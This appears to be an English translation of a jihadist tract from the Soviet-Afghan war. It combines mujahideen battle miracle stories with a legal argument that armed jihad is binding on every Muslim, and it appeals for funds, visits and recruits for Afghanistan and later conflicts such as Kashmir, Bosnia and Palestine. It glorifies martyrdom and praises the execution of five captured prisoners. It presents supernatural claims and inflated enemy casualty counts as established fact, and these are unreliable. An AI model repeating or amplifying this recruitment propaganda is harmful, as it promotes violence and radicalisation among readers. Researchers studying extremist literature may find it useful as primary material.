A woman and her baby were martyred. Her husband's name was Minjal. Some people tried to remove the baby, but were unable to separate her from her mother.

The Du'a of the Mujaahideen and Allaah Tamale's Aid for Them

Their supplies were exhausted and Allaah Ta'ala assisted them.

Yourdal of the Jaghto district, Wardak narrated to me:
A battle lasting 7 days took place between the communists and us. On the seventh day, our ammunition was depleted. That night, the communists were attacked from all sides. We could not make out the source of fire. The kuffaar were astonished by the type of ammunition that rained upon them since they had never seen anything like it before. Five hundred of them were killed, of which 23 were officers. The rest fled. They also had a few Muslim captives, so they asked them: "From where did you [the Muslims] get this ammunition. We [the Russians] have never seen it before."

Sa'dur Rahmaan of Ghamaan narrated to me:
At Mount Wayjal we became extremely thirsty. The thirst tired us down and we were unable to travel continually. We asked some shepherds if there was any water around. They said that there was none in this area. We then sat down and made dua unto Allaah Ta'ala. Suddenly, close to us, water began gushing out of a boulder. We all drank from it. We were 45 mujaahideen.

Khiyaal Muhammad, the brother-in-law of .Jalaaluddeen Haqqaani, narrated to me:
We were about 60 men, 20 at one position and 40 at another. The enemy forces numbering approximately 1300 approached. They were equipped with tanks, armored cars and artillery guns. I stood up and made du'a unto Allaah Ta'ala, reciting the Aaayat:

And you [0 Muhammad, in reality] had not thrown at the time when you threw, but Allaah had thrown.

(NOTE: This Aayah is also the dua to be read at the time of firing a weapon It makes reference to the incident where Rasulullah sallAllaahu alayhi wa sallam threw a handful of sand in the direction of the kuffaar; and it went into each ones eyes.)

I took a handful of pebbles, recited over it "May their faces be disfigured ", and threw them towards the tanks. I then cried [unto Allaah Ta'ala] with great fervor. This was after the Zuhr Salaah. The first tank came along and fell off a bridge after being hit by some bullets. A Mujaahid then threw a small grenade to the side of a tank, which went off The kuffaar presumed it to be a mine under the tank. They thus stayed clear from the center of the road. The next tank cantered of the edge of the road since the ground below it was not firm. The road was thus closed to the tanks. The troops then alighted from their armored vehicles and surrendered.
The spoils that were captured at this battle:

1) A Daushka weapon
2) 7 Mortar launchers.
3) 19 Medium Range Mortars.
4) 12 R.P.G. [Rocket propelled grenades]
5) 2600 Kalashnikovs [AK]
6) Seven 82 =mm Rockets.)
7) 26 000 Daushuka rounds of ammunition.
8) 28 Armored Cars.

We burnt the rest which included many artillery guns.

Abdur Rahmaan, a leader at the battle of Baatuur narrated to me:
The enemy came with a battalion of 800 to 1200 men, equipped with 58 tanks and armored carriers. We were 30 men. The battle continued for 3 days. On the third day, we were left with only 3 rounds of a Bren machine gun. At the time of Asr we admitted to ourselves: We will not be able to halt the enemies' onslaught. After the Zuhr salaah, we made Du'a unto Allaah Ta'ala. We then ascended a fort and shot at the armored cars. The cars exploded with all their contents. The army ran forward and surrendered to the Mujaahideen.

The Spoils:

1) 5 Tanks intact
2) A Large Artillery Gun
3) 30 armored cars intact
4) 16 Sam missiles
5) A large quantity of Klashnikovs

Other Karaamaat of the Mujaahideen

Water comes forth from the barren land

A number of Afghanis took up temporary residence in a barren land of Pakistan. Water came forth in this area, and the region became lush. Some Pakistanis became covetous over this, and expelled the Afghanis from this region. The water then dried up once more.

Mist enshrouds the mountain on which the Mujaahideen were.

Jalaaluddeen Haqqaani narrated to me:
During the days of the Russian advance, we were not able to light fires on the mountains on which we were, since the spies who saw any smoke would report it to the Government. Allaah Ta'ala sent mist to cover the mountain for most of the year, thus the smoke was not visible.

Those Mujaahideen whose families were in the interior were not martyred

Jalaaluddeen Haqqaam reported to me:
During the days of the Russian advance, the Government [communists] would kill all the relatives of any Mujaahid who attained Shahaadat i.e.

who was killed fighting the Russians. It is from Allaah Ta'ala's Grace and Favour that not a single Mujaahid whose family was in the interior i.e. enemy territory was martyred. Only those became Shaheed whose families had migrated.

Birds with the Mujaahideen.

Birds would appear before the jets and the Mujaahideen would thus perceive the arrival of the jets. The reports of this fact have reached Tawaatur i.e. such a large number of independent reports, which rules out fabrication. The birds used to come with the jets, racing ahead of them. It is well known that these jets fly twice or thrice the speed of sound.) The Mujaahideen are unanimous that when the birds would take part, losses were minimal or none at all.

Some have narrated to me that they had seen a very large number of birds.
Muhammad Kareem said: "I had seen them more than twenty times."
Jalaaluddeen Haqqaani said: "I saw them a great number of times."
Arsalaan said: I saw them on numerous occasions

Some of those who saw them many times are Muhammad Shereen, Maulwy Abdul Hameed, ilm Qar, Fadhl Muhammad, Jaan Muhammad, Khiyaar Muhammad, Wazeer Badsha and Sayyid Ahmad Sha Ali Khan.

A Cloud Protects the Mujaahideen

Muhammad Yaasir narrated to me:
I was observing an encounter in which the enemy jets were attacking a group of Mujaahideen in an open area i.e. they had no place to hide. We [who were observing] made Du'a unto Allaah Ta'ala for the Mujaahideen. Suddenly a black cloud of dust covered the battlefield, and the Mujaahideen were saved.

Abdul Kareem Abdur Raheem narrated to me:
Two tanks drew close to us and opened fire. They intended to capture us alive. We made Du'a unto Allaah Ta'ala. Black dust rose and covered the area. And by the Grace of Allaah Ta'ala we were saved.

Tanks shattered without any anti-tank weapons

Qadhi Abu Taahir Baadghasi, took an oath and narrated to me:
We were 30 Mujaahideen with only 15 rifles, and the enemy attacked us with 40 tanks and 15 armored carriers. The communists were destroyed, and their tanks and carriers shattered. Only two carriers survived.
When asked the reason for such a defeat, they replied: Heavy artillery was used against us.
The Qaadhi takes an oath: I saw the vehicles demolished although we had neither artillery guns nor machine guns.

Abu Thabaidah narrated to me:
We attacked the communists at Aurghan, and destroyed three camps. We accomplished this with a single tank which itself was captured from the Russians. On the other hand, the communists had 120 seven-inch artillery guns and 60 anti- tank guns. In a trench we came across a communist soldier crying, while his loaded rifle was at his side.

Conclusion

[In this chapter the author has discussed many of his impressions and has made an appeal to the Muslims. Also included are extracts from the introductions to the various impressions of the book. Only selected texts have been translated since most of the material is no longer relevant. This chapter therefore lacks coherency.]

The book was written in haste. I wish I could have recorded my impressions of the most marvelous event to occur in the past three centuries.

The Quraan declares:

•Permission (to fight) has been granted to those who have been fought against, since they have been oppressed, and Allaah Ta'ala is most certainly able to assist them.

•Go out (in Jihaad) whether lightly equipped or heavily equipped, and make Jihaad with your wealth and your lives in the Path of Allaah.

•And prepare for them (the kuffaar) what you are able from strength...

•And fear such a trial/punishment that will not only befall those amongst you who have oppressed.
And know well that Allaah Ta'ala is severe in punishment.

•Oh you who have adopted Imaan, when you meet a group of the enemy in combat then remain firm, and remember Allaah in abundance so that you may be successful. Obey Allaah and His Rasool, and do not quarrel amongst yourselves for then you will lose courage, and your strength will be lost. And adopt Sabr, verily Allaah Ta'ala is with those who adopt Sabr

•And say to the people: Act as you wish. Soon will Allaah, His Rasool and the Mu'mineen see your actions, and you will soon be returned to Allaah the Knower of the unseen and the seen; then He will inform you of that which you used to do.

The Hukm (legal status) of JIHAAD

The author has quoted references to explain the Shar'ee status of Jihaad. A summary of the discussion is as follows:

> Under normal conditions of peace, Jihaad is Fard-ul-Kifaayah in every Islamic state. What is being referred to is the Da'wat Jihaad, the purpose of which is to invite the kuffaar to Islam, and to create the conditions conducive to this invitation. It is incumbent upon every Islamic state to send out a group of Mujaahideen [invitors] to their neighbouring kuffaar state's. They should present Islam to the leader and his nation. If they refuse to accept Islam, Jizyah will then be demanded from them and that they become subjects of the Islamic state. Jizyah is a tax imposed on the non-Muslim citizens of an Islamic state. If they refuse this second option, the third course of action is Jihaad to bring the kaafir state under Islamic domination.

Since today, not a single Islamic state can be found, such a form of Jihaad remains a distant dream. The Ummah is in a state of moral decadence and has distanced itself from the Sunnah. A programme of Islaah (moral rectification) will have to be completed before we, the Ummah, are prepared for this category of Jihaad. Although this type of Jihaad is, in principle, still applicable, the preconditions for this Jihaad are absent.

> If the kuffaar attack an Islamic state, then Jihaad in defence of the state is Fardh. This is referred to as 'Difa'ee' (defencive) Jihaad.

> This Jihaad first becomes Fardh on the armed forces of the state. If the armed forces are unable to halt the advance of the enemy, or due to indifference, do not take up this duty, it then becomes Fardh on all the healthy male citizens of the state to take up the Jihaad. If they too are unable to prevent the enemies assault, then Jihaad becomes Fardh-e-Ain upon all the Muslims of the state. This includes women and children [ie.those who have not yet attained puberty, but are able to fight].

The Fuqaha have mentioned that in this condition, a wife should come out in Jihaad even though her husband does not grant her permission. Similarly, a child should come out, even without the permission of his parents.

> If the citizens of the Islamic state are unable to repel the enemy, or due to some reason do not engage in the Jihaad, the duty then devolves on all those Muslims who are closest to the Muslims under attack. The Jihaad becomes Fardh-e-Ain upon them.

> Here too, if these Muslims are insufficient, or fail in their duty, Jihaad will be Fardh-e-Ain upon those closest to them.

> In this manner, the duty will devolve on the closest Muslim country, then the next, and then the next. This will continue until Jihaad becomes incumbent on all the Muslims of the world.

The Afghani affair in a few lines.

Despite the bleak circumstances that seem to face the Mujaahideen, they are at the pinnacle of hope. This confidence is so much that their children have begun addressing the jets flying over them with a Persian verse meaning: Talking is over

This is an excellent opportunity to establish a true Islamic State, so that the Name of Allaah Ta'ala may be raised, and the Law of Allaah Ta'ala may reign on earth. I posed this question to many injured brothers, lying in hospital, from ages 11 and 12 to men of 104. Their reply was one ie. the hope of establishing a true Islamic State.

I repeat: 'The opportunity is a golden one, to establish the Law of Allaah Ta'ala on Earth.'

Anybody with any knowledge of Jihaad will understand well the difficulty of amassing an army ready to take up the Jihaad. Man's cowardliness is attested to by the Qur'aan.

Did you not see those to whom it was said 'Restrain your hands, and establish Salaah and fulfil the Zakaah'. And thereafter when fighting was made compulsory upon them, a group of them began fearing the people [I.e. their enemies] just as they fear Allaah or rather a greater fear than their fear of Allaah. And they said: "O our Rabb, why have You made fighting compulsory upon us? If only you had given us some respite.

The aayah refers to the Makkan era when the Muslims were commanded to involve themselves in Salaah and Zakaah. Due to certain expediencies, they were commanded to restrain themselves and not wage Jihaad. During this period, a group of Muslims expressed their ardent desire to fight the mushrikeen. However, when Jihaad was made compulsory in Madina, the same party began fearing the enemy.

They dispute with you regarding the truth after it the truth] has become apparent, as if they are being dragged towards death whilst they are looking on.

Where will you find a million young men ready for death, whose hearts are kindled with a passion for Jihaad? Where will you find a complete army of volunteers, not taking a single rupee, whilst their condition is such that even the affluent amongst them do not even have a meager subsidence? Only in Afghanistan

I used to read about the abstentious life of our predecessors, but in fact, I have seen it. I witnessed the house of Shaik Sayyaaf where he was residing.

It was of mud, and the floor was of bare sand. Adjoined to it was a tent for entertaining guests. His stipend was one and a half riyals.

I used to hear the stories of the generosity and free spending of the previous generations, but I witnessed an Afghan selling his goat and sheep to buy a single round of ammunition. At the beginning of the Jihaad the price of a single round was 3 dollars. One Mujaahid sold 600 sheep to buy a single infantry weapon, since the price of such a weapon was 600 Kuwaiti dinars on the black market.

I felt ashamed in front of a driver of one of the leaders in the Jihaad. He would survive on 600 rupees, from which would come out his rent, the food and medical expenses of his family despite the fact that he owned two large transport vehicles which he donated to the service of the Mujaahideen and Jihaad effort. Although he was offered 2 300 000 Afghani rupees for just one of them, he refused.

A few youngsters from the petroleum states Arab states said to me in surprise: "The dogs in Pakistan eat bread".
They added: "The dogs in our country eat neither bread nor rice since they have become accustomed to eating only meat." You would be astonished if you had to see the heaps of rice and meat that is dumped on the desert sand every Thursday.
I said to them:
Here" Humans too cannot find any bread, and the Mujaahideen in Afghanistan sometimes, do not even find any vegetation, nor any fruit on the trees in the mountains. So much so that a group consisting of 8000 men survived two full months on what could be found on the trees. When the trees of this area became bare they were forced to leave this area.

We present to the Muslims the following grim realities so that [as the Qur'aan mentions]:

Those who are destroyed may be destroyed after a clear sign has come to them. And those who live may live after a clear sign has come to them.

The following conditions prevailed at the time this book was written.

> No Muslim doctor is present on the battlefield, except for about ten Afghani doctors. There are about a thousand battlefronts. This is so even though the battlefront is swarming with missionary delegations and a few portable hospitals from America, France, Germany and Britain.

> Not a single Muslim reporter can be found whereas many Western reporters and News Agency correspondents can be seen.

> Many Mujaahideen share shoes. Those who go to the battlefront wear the shoes and those who remain behind, do so barefoot.

> At the Warsak camp, three months of winter passed over 4000 Mujaahideen in which not a single Mujaahid had a blanket or a tent. When Shaik Naasir-ur-Rasheed, the treasurer of the Saudi Red Crescent saw their plight, he purchased for them, from his personal funds, a thousand tents with blankets. May Allaah Ta'ala reward him a thousand fold. Similarly, the major portion of winter passed over 2500 mujaahideen at the Abu Bakr As-Siddeeq camp without any tent or covering. They did not even have a single blanket amongst them. This was their condition until Shaik Naasir-ur-Deen stumbled upon them, and purchased their needs from his own pocket.

> The toes of many Mujaahideen have fallen off due to the snow and ice [i.e. frostbite]. This was so since their shoes were frail and tattered, unable to protect them from the effects of the snow. The price of a pair of shoes is at least a hundred Pakistani rupees, and there are a million Mujaahideen. They will thus require at least a hundred million rupees for their shoes alone. Generally, a pair of shoes only lasts for one battle.

> Muhammad Siddeeq, the leader of the Kabul district, reported to me: I saw a woman abandoning one of her sons in the snow since she could not carry him, nor could she afford to hire an animal on which to carry her children.

> Besides an insignificant number, not worth mentioning, no non-Afghanis have entered the battlefield. Those Muslims who have accompanied the Mujaahideen on the field can be counted on one's fingers. On the other hand we find on the communist side many East Germans, Cubans and South Yemenites [i.e. from the Marxist influenced Republic of South Yemen]

> This was at the time of writing the book. However, thereafter Muslims from different countries took active part in the Jihaad. Of particular mention is the contribution of the individual (non-governmental) brothers from the Arab states.

Some of the requests made by the author to the Muslim public

- Every Muslim family should set aside one day in a month, to be spent towards the Afghani Jihaad.

- Excursions should be arranged to Peshawar so that one may personally witness the Afghani Jihaad, thereby increasing one's enthusiasm and courage, and the [dead] souls may be enlived by looking at the living [i.e. the Mujaahideen].

- An appeal to the doctors to spend a month annually amongst the Mujaahideen.

These requests, although relevant to the time of writing the book, are being mentioned since they are equally applicable today in Kashmir, Bosnia, Chechnya, Burma, Tajikistan, etc.

As Allaah Ta'ala says in the Qur'aan:

> Verily in this is a reminder for those who have a heart, or lend an ear while present (conscious)

The Soviet losses in Afghanistan are between 40 and 60 million US dollars a day.

Other reports put it at seventy million dollars a day. Even to this day, the Russians are suffering the economic effects of the terrible blow the power of Imaan had inflicted upon them. Despite the credit that the West wishes to claim, it was this small nation of sincere sons of Islam that brought the mighty super-power crumbling to its feet.

One of the youngsters who spent the Ramadhaan and Shawwaal of 1403 H on the battlefront, said to me:

> "I have seen that most certainly the aid of Allaah Ta'ala is in Afghanistan".

He then added:

I took part in a campaign in which we attacked the Yakhdur camp in central Kabul. We were 120 Mujaahideen. A helicopter gunship attacked us and rained upon us a torrent of shells. We began reciting the Shahaadat since we were certain of facing death. The outcome of the battle was:

3 tanks destroyed
18 Russian soldiers and officers killed.
13 Afghani communists killed and 20 of them injured. No one from amongst us was injured

The Ministers of the Kabul government sent a communiqué to Muhammad Siddeeq Tashkaari, requesting him to halt all attacks on central Kabul. In exchange they were prepared to hand over to him whatever wealth, goods, etc. he desires. His reply to them was:
"I will grant you whatever you wish, on condition that you abandon your heresy and communism, and enter into Islam.

Last month (Shawwaal 1403), the Afghani cabinet (i.e. the communists) sent a memorandum to Al-Haj Muhammad Umar, the leader of the Baghmaan tribe, situated at a place 80 km from Kabul. It read:

"We plead to you in the name of Allaah, that we should meet so that the blood of the Muslims may be spared."

Ya-Allaah, communists pleading in the name of Allaah. This is true awe and terror.
Al-Haj Muhammad Umar replied:
"The pledge that we gave to the Ameer of the Mujaahideen (Ustaad Sayyaaf) is that we shall not lay down our arms until an Islamic State is established. There will be no meetings or negotiations before its establishment."
Two days after receiving his reply, the Russians attacked with their squadrons of planes and troops, and a battle ensued between them and the Mujaahideen. The outcome was the destruction of 40 tanks, three jets were downed and 500 communists killed. In contrast, only 20 Mujaahideen fell...

They are lacking in every worldly means, and everything is against them, except that they possess something that is more valuable than everything is, and that is: Imaan in Allaah, being pleased with the Divine decree and patience in calamity and adversity...

Some brothers asked me: "Is the Afghan Jihaad in need of men?"
My reply was similar to Ustaad Sayyaafs: "The Jihaad is in need of money, and men are in need of Jihaad."

He, the Almighty, Who has created human nature, has made it such that it is more effected and moved by realities and actions than words and speeches. An environment wherein one sacrifices and suppresses the impositions of personal pride is the most virtuous environment in which the soul may reside. In it the carnal self is nurtured, the soul refined and elevated. It is for this reason that seeing a living example is more beneficial then spending many years buried in books.

Those who spend their annual holidays in Europe or Turkey should be more cognizant of the Hadith:
"The tourism of my Ummah is Jihaad "

One of my Ustaads once said to me: "I will soon be travelling to Turkey to visit the capital of the previous khilaafat." I said: "Why don't you travel to Peshawar and see those who are reviving the khilaafat."

But alas, the Muslims do not live the life demanded by Islam, and fail to feel such pain over the plight of the Muslimeen that ought to keep them awake at night. How many have the desire in their hearts to witness the most important living event on earth. It is not even regarded as important in the eyes of Muslims, even some of those involved in da'wah [propagation], are lost in the oblivion of indifference. I asked some of my brothers in Pakistan how many Ustaads from the Arab World have come to Peshawar, even though only once, in demonstration of their concern over the plight of the Muslims The answer was depressing.

I addressed the delegates at the Second International Conference on Islamic Economics, at Islamabad, saying: "Don't you all want to visit Peshawar ". Some of them gave an excuse of time being limited. I said: "I regard your returning from Islamabad without visiting Peshawar as a Shar'ee breach. "This statement was elicited since their hearts did not posses a spark of concern over the most important Muslim event on earth.

Some of them said: "A tour has already been arranged for us to visit the Tarbellaa Dam" I said, "It would have been more appropriate for you all to have arranged a tour of; not the barricading of sand and stone, but of a human barricade i.e. the Afghanis standing firm in the face of the Russian Bear. If it had not been for this barricade, tens of millions of Muslims would have been trampled under the feet of these vicious and violent animals.

How is it that the Hadith:
"A moment in the morning or the evening spent in the Path of Allaah is better than the world and whatever it contains" has vanished from the minds of the Islamic Economists and Deeni Ustaads.

Another Hadith has it,

> "Guard-duty of a day in the Path of Allaah is better that a thousand days in some other act."

And yet another Hadith,

> "Jannah lies under the Shadow of the Swords."

One visit to the lands of Jihaad, by the help of Allaah Ta'ala, will be sufficient to transform any Muslim into a mountain of enthusiasm and courage, so much so that he will keep Shahaadat and Jihaad in mind -- in his sleep and wakefulness.
The Hadith says:

> "One who sincerely asks Allaah Ta'ala for Shahaadat [martyrdom], Allaah Ta'ala will grant him the position of the Shuhadaa, even though he may pass away on his bed"

Allaah Ta'ala proclaims in the Qur'aan:

> If you do not come out in Jihaad then he will inflict upon you a painful punishment, and He will substitute you with another nation besides you, and you will not be able to harm Him Allaah Ta'ala, by abstaining from Jihaad in the least bit And Allaah Ta'ala is Most Powerful over everything.

Those who abandon Jihaad await a misfortune in this world even before the Aakhirah. The Hadith states:

> "One who has neither fought nor has he equipped a fighter, nor substituted a fighter by remaining behind and seeing to the affairs of the fighters' families with goodness, then Allaah Ta'ala will impose upon him a calamity before the day of Qiyaamah."

Will the Muslims wake up? Will they take heed?

> Do they not see that they are put into trials every year, once or twice, then too they do not make Taubah turn unto Allaah Ta

'ala and they do not take a lesson.

Let all those who have the means and strength know that Jihaad is binding upon them, and each Muslim should do his share in this field, according to his ability. And Allaah Ta'ala has not made anyone responsible except for that which is within his ability.

Discussing Afghanistan will not obscure the Palestinian issue, rather it will give the sons of Palestine a splendid example that, all affairs, by the Will of Allaah, are easy, once a link with Allaah Ta'ala is established, and our eyes are fixed on seeking His Aid.

Allaah Ta'aia is such that nothing in the Heavens or the Earth can render Him incapable 'incompetent..

Thus discussing Afghanistan is in fact discussing the Palestinian issue. Jihaad is incumbent in both of them. The Jihaad in Afghanistan reminds the sons of Palestine, and in fact of all nations of their shortcomings towards the Jihaad in Palestine.

It is not appropriate for a Muslim to surrender and lose hope, None loses hope from the Mercy of Allaah except a disbelieving people, but they should move from place to place, proceed from trench to trench, as long as life remains and the heart throbs with the love of Jihaad and Shahaadat. If the world had risen against us, and we had forgotten the help of Allaah Ta'ala on the first attempt in Palestine, then nothing prevents us from moving away and preparing for the second attempt. Our example in all of this is RasuluIlah SallAllaahu alayhi wa sallam. When the kuffaar of Makkah tightened their strangling grip on the invitation of Islam and the land became constraint for invitors and their invitation, Rasulullali sallAllaahu alayhi wa sallam initiated another strategy, which was to be such a strategy that would eliminate the hostile attitude prevailing towards the invitation. He sent his companions to Abyssinia, then he himself went to Taif, offering himself to the people, until finally Madinah Munawwarah became his fortified stronghold. There he built his Ummah and nurtured the choicest of Nations, then returned with this Heavenly Army to conquer Makkah Mukarramah, within a short period of only 8 years. He then freed the Ka'bah of idols until the day of Qiyaamah.

Some of the factors contributing to the uniqueness of this nation and their Jihaad are:

- The Ulama alone are the leaders in the field of Jihaad, they have the first and last say [in all matters.]

- The Afghani tribes are insubordinate, warrior-like by nature, scorning disgrace and, not able to bear injustices. They defeated Alexandria the Macedonian, and disgraced Britain. Many tried to raise their flag over its mountains, but miserably failed. Britain lost a complete army in 1842, whose number was 12 000, of which only one person survived. He was Doctor Pridon, who then wrote about this historic massacre. This inability to conquer Afghanistan was in spite of Britain ruling India and Pakistan for two centuries. [1757-1946].

- They are a primitive, simple nation, un spoilt by the winds of modernization.

- There is not a single church in Afghanistan, nor a missionary [i.e. prior to the Jihaad]...

.Ustaad Sayyaaf said:

> "I do not equate the thrones of the world to a moment spent in Jihaad."

Qaadhi Muhammad said to me:
A thousand Mujaahideen attained Shahaadat in front of my eyes. Among them were my brother and my son. All this did not have such an effect on me as much as when an officer at an embassy of one of the petroleum states addressed me as if I was a beggar on the street." [i.e. the hurt felt at such an address was greater than the grief over a thousand Shuhadaa.]

Russia had greater economic and strategic objectives in the invasion. She intended to reach the Arabian sea by crossing the Buluchistan region [between Iran and Pakistan]. Since most of her forces on the Baltic sea are frozen [grounded] in the winter, she intended to reach Jawaadir [Pakistan] on the Arabian sea, quickly. There she would station herself at the Strait of Hurmuz, across which most of the Arabian petrol has to pass. She would thus have control over the largest source of petroleum in the world.
And Allaah Ta'ala's promise is true.

And they (the kuffaar) plan and We [Allaah Ta'ala] plan. And they know not. Look at what the outcome of their plan is. We have destroyed them and their nation all in all. These are their homes, razed/ruined, because of their zulm [injustice]. Verily in these are signs for those with knowledge. And we granted salvation to those who adopted Imaan and Taqwa.

Shalezar [The Soviet ambassador] asked "Will Afghanistan be the first step in the fall of the Russian empire".

This is not difficult for Allaah Ta 'ala. They regard it as distant [far-fetched]. And we regard it as near 'simple

This Nation has defied the entire world. Despite its poverty, want of power, poor economic and technological development, lack of exports and foreign trade, it is towering the skies with honor and dignity bestowed by Allaah Ta'ala and His Deen.

> Do not be weaken nor be grieved, You 0 Muslims, are the highest most honored, having the upper hand, if indeed you are true believers.

I wish to narrate one incident, which will illustrate to us the honor bestowed to our elders, their independence, abstinence, paucity of worldly possessions, and their control over the land. Incidents are many, but this will serve as an example. The story is about the leader Najmuddeen of Anjumaan, a province of Waakhaan [the finger shaped area protruding from the map of Afghanistan], which borders on China, Russia and Pakistan. This Afghani province is politically and militarily regarded to be one of those Islamic countries, which are under the domain of the U.S. S.R. Here, the Russians have built many atomic bases and have also stationed Intercontinental Ballistic Missiles here. Important to remember is that this leader, Najmuddeen, has only 150 Mujaahideen under him. He has prevented the Russians from passing freely on the main roads. The Russian tanks dared not to move on the road passing by this leader. For this reason the Russians launched an offensive against him with a large force, but Allaah Ta'ala assisted him. He captured five high ranking Russian officers. The Russians sent this communiqué to him:

> "We will give what you wish in exchange for the release of the five."

He replied with one statement:

> "We are not merchants."

The second communiqué read:

> "If you do not release them we will burn the whole province and kill all the old men and children."

He replied:

> "Oh Russian dogs! You will never respect a treaty or amnesty."

They then sent a third communiqué, dripping with blood. They wrote with blood:

> "We will definitely avenge the five, if any harm has to come to them.

Najmuddeen said:

> "I challenge you," and ordered the killing of the five.

The Russian grief was tremendous, so much so that they erected a statue in honor of one of them.

The Afghani nation has, in these eight years, undertaken a war, which is unparalleled in the past three centuries of Islamic history. The greatest thing that hurts me is that this Islamic Jihaad, which has been written with blood and lives, has disappeared into oblivion. If only there was someone to research and record it, it would provide exhaustive volumes on the Noor of Hidaayah for the generations to come.[3]

Note: The Afghani Jihaad has receded into oblivion because of the misdirection of the Afghanis themselves. After Allaah Ta'ala granted them victory, they became trapped in the quagmire of internecine warfare. Instead of directing their guns to the kuffaar of India to liberate Kashmir, and to the Russians to liberate Tajikistan, they went at each other's throats in a genocidal power-struggle for the remains of Kabul. They chose carrion over the 'Paradise' of Kashmir, Tajikistan and Palestine. Hence the oblivion. They ignored Allaah's command:

> Do not quarrel among yourselves, for then you will become cowardly and your wind (power) will be lost.

The glad tidings and karaamaat, of which I recorded a few, are many. I penned them during my meetings with these Mujaahideen, with whom my heart has been attached. The first time this caught my eye was during my acquaintance with my Afghani brother, Muhammad Yaasir [one of the aides of Ustaad Sayyaaf] in Hajj. My emotions were aroused and I desired to personally follow up these stories. I never accepted a narration except from one who himself witnessed it or saw it. Only two or three narrations have been excluded from this rule. I have thus, in these narrations, used the word 'haddathani' [an Arabic term used to indicate direct narration, often used in the transmission of Hadith and translated as: 'he narrated to me.']

The Opinion of the Ulama

The first to whom I wrote regarding my intention (to write this book) was Sheikh Abdul Aziz bin Baaz. I was delighted to hear his reply: "A hearty glad tiding for their victory, Insha-Allaah."

I also asked Sheikh Umar Al-Ashqar, who said:
"The most important factor is the authenticity of the narrations. If the narrations are authentic, (i.e. from reliable sources) then it will be binding on us to proclaim and disseminate them, whether they conform to our understanding or not"

The laity, communists and those harboring malice have made these incidents a target of their mockery of Jihaad and the Mujaahideen because in their hearts, they detest Islam. They thus seek a scapegoat for their abuse and slander. Allaah Ta'ala has most aptly spoken the truth regarding such people:

> 0 you who believe! Do not take as bosom friends those besides you [the Muslims]. They [the kuffaar] will not spare in harming you. They love that which distresses you [0 Muslims]. Hatred has appeared from their mouths [but] what their hearts conceal is even greater. We have clearly explained to you [0 Muslims] the signs, if only you have intelligence.

I wish to remind my brothers of the incident of Me'raj. At the time, barely a hundred people on the entire earth accepted the veracity of such an incident. The kuffaar attempted to use this episode as a means of creating doubt as to the honesty of Rasulullah SallAllaahu alayhi wa sallam. Similar is the position of these miracles that have been narrated. The enemies of the Deen have attempted to make them a target for jeer and jest.

I hope from Allaah Ta'ala that he places this book on my scale of Good Deeds on the day of Qiyaamah; that he forgives me my shortcomings and sins.

> O our Rabb (Allaah) Do not take us to task if we have forgotten or erred. 0 our Rabb! Do not place a burden on us as you had done with those before us. 0 our Rabb Do not burden us with that over which we do not have the ability. Overlook our faults, forgive us, and have mercy on us. You are our Master/Protector, and assist us against the kaafir nation.

Response to the First Impression

Alhamdulillah! People have begun reading the first impression with a great enthusiasm. I have received many phone calls from Europe, America and the Arab countries, asking permission to print the book. I also received letters from all over the globe. There is no surprise in this since the book discusses the most important Islamic event on earth....

Some brothers have drawn my attention to a few points regarding the book.
They say: 'The book gives the impression that the Afghani nation are an ideal nation, which has no equal on earth."
My response:
As far as them having no equal on earth, well, this is a reality for one who has lived amongst them. As far as being ideal, no person or nation can claim perfection. In this nation, some are pious, others not, and they all have human weaknesses. Some are people of bid'ah (innovators), liars, spies, Thieves, drug addicts and dealers, and communists. But the majority of the nation is honest, respectful and brave.

I asked a number of leaders of various districts, e.g.:

> Muhammad Umar of Baghmaan who is the leader of 8000 Mujaahideen.
> Muhammad Jal Naasirah, who has 3200 Mujaahideen with him.
> Muhammad Khalid Farooqi, who has 15000 men under him.
> Maulwy Haleem, who has 11 000 Mujaahideen with him.

All of them bear witness that they do not have a single man with them who does not perform his Salaah. More than 90 percent of them perform it with Jamaa'at. A number of them are regular in Tahajjud, and a fraction engages in Nafl fasts. The majority of those who can recite the Qur'aan do so daily.

In which nation on earth will you find such goodness?

One of the Mujaahideen narrated to me:
"The children have come to know if the jets are going to bombard us or not. If the jets appear without birds then they will not fire, and if the birds are with them they are sure that there will be an assault. The birds only accompany the jets to protect the Mujaahideen. The children only hide when they see the birds."

An Important Point.

Karaamaat of the type mentioned in this book do not appear with those who lag behind the Jihaad. It appears for those who find themselves in the most difficult situations. After doing all what is in their capacity and spending all their energies, then only does the special Decree of Allaah Ta'ala intervene.

For example, the Qur'aan says:

> And when the two groups saw each other [the army of Fir'oun and the followers of Musa alayhis salaam) the people of Musa alayhis salaam said: "We are caught." Musa alay his salaam said: 'Never! My Rabb is with me and he will soon guide me. We sent Wahi to Musa to "strike the sea with your staff"" it then split and each group passed through like a huge mountain.

[This occurred when Musa alayhis salaam reached the Red Sea, and could not go further. He had no escape.]

Another commonly overlooked aspect

The life of Jihaad is based on toil and exertion, on sweat, blood, tiredness, sleeplessness, difficulties and pain. Jihaad is built on the human flesh that has to be burnt so that the flame of Jihaad may stay alight, just as oil has to burn to keep a lamp alight. Jihaad binges on grief and fear. The flowing of the blood of the innocent Shuhadaa and scattering of corpses are all-complementary to Jihaad. All these are the fuel of Jihaad, and water for its garden.

> What! Are you all under the impression that you will enter into Jannah whereas, as yet, Allaah does not know [i.e.~ has not made apparent those from you who will toil and those who adopt Sabr?

Jihaad is not based on miracles, but they do appear at the time of adversity, helplessness and hopelessness.
Sheikh Abul Hasan Shazilee rabmatullh'aiayhi was quoted as saying that karaamaat do not occur for those who hanker after them, or even entertain a wish for it in their hearts. Karaamaat occur to those who consider themselves to be insignificant. Their gaze is fixed on the Grace of Allaah Ta'ala and they have neither confidence nor reliance on their own good deeds.

The difficult plight of the Mujaahideen could be imagined from the sustained pressure of the daily bombardments, which sometimes lasted for several months. They were sometimes shelled upon three times a day by BM13 and BM21 bombers, which release 25 missiles on one squeeze of the trigger. The weight of the shells released by the jets is sometimes half a ton.

Abdul Hameed related to me that he measured a crater formed by one such shell. It was 8 meters deep and had a circumference of 63 meters.

A Mujaahid at times spends 5 years under these trying circumstances, and in this lengthy period probably only experiences one such miracle; that too when, he has exhausted all that which is humanly possible.

I have gathered these narrations directly from these Mujaahideen and I would often ask them to take an oath over these occurrences. They have reached Tawaatur [i.e. there is no possibility of fabrication.]

Some brothers have said:
"We do not wish to be deceived by the Afghani Revolution as we were deceived by the Iranian Revolution."
The thing to remember is that the Iranian Revolution was Shia Revolution and not a Islamic Revolution.
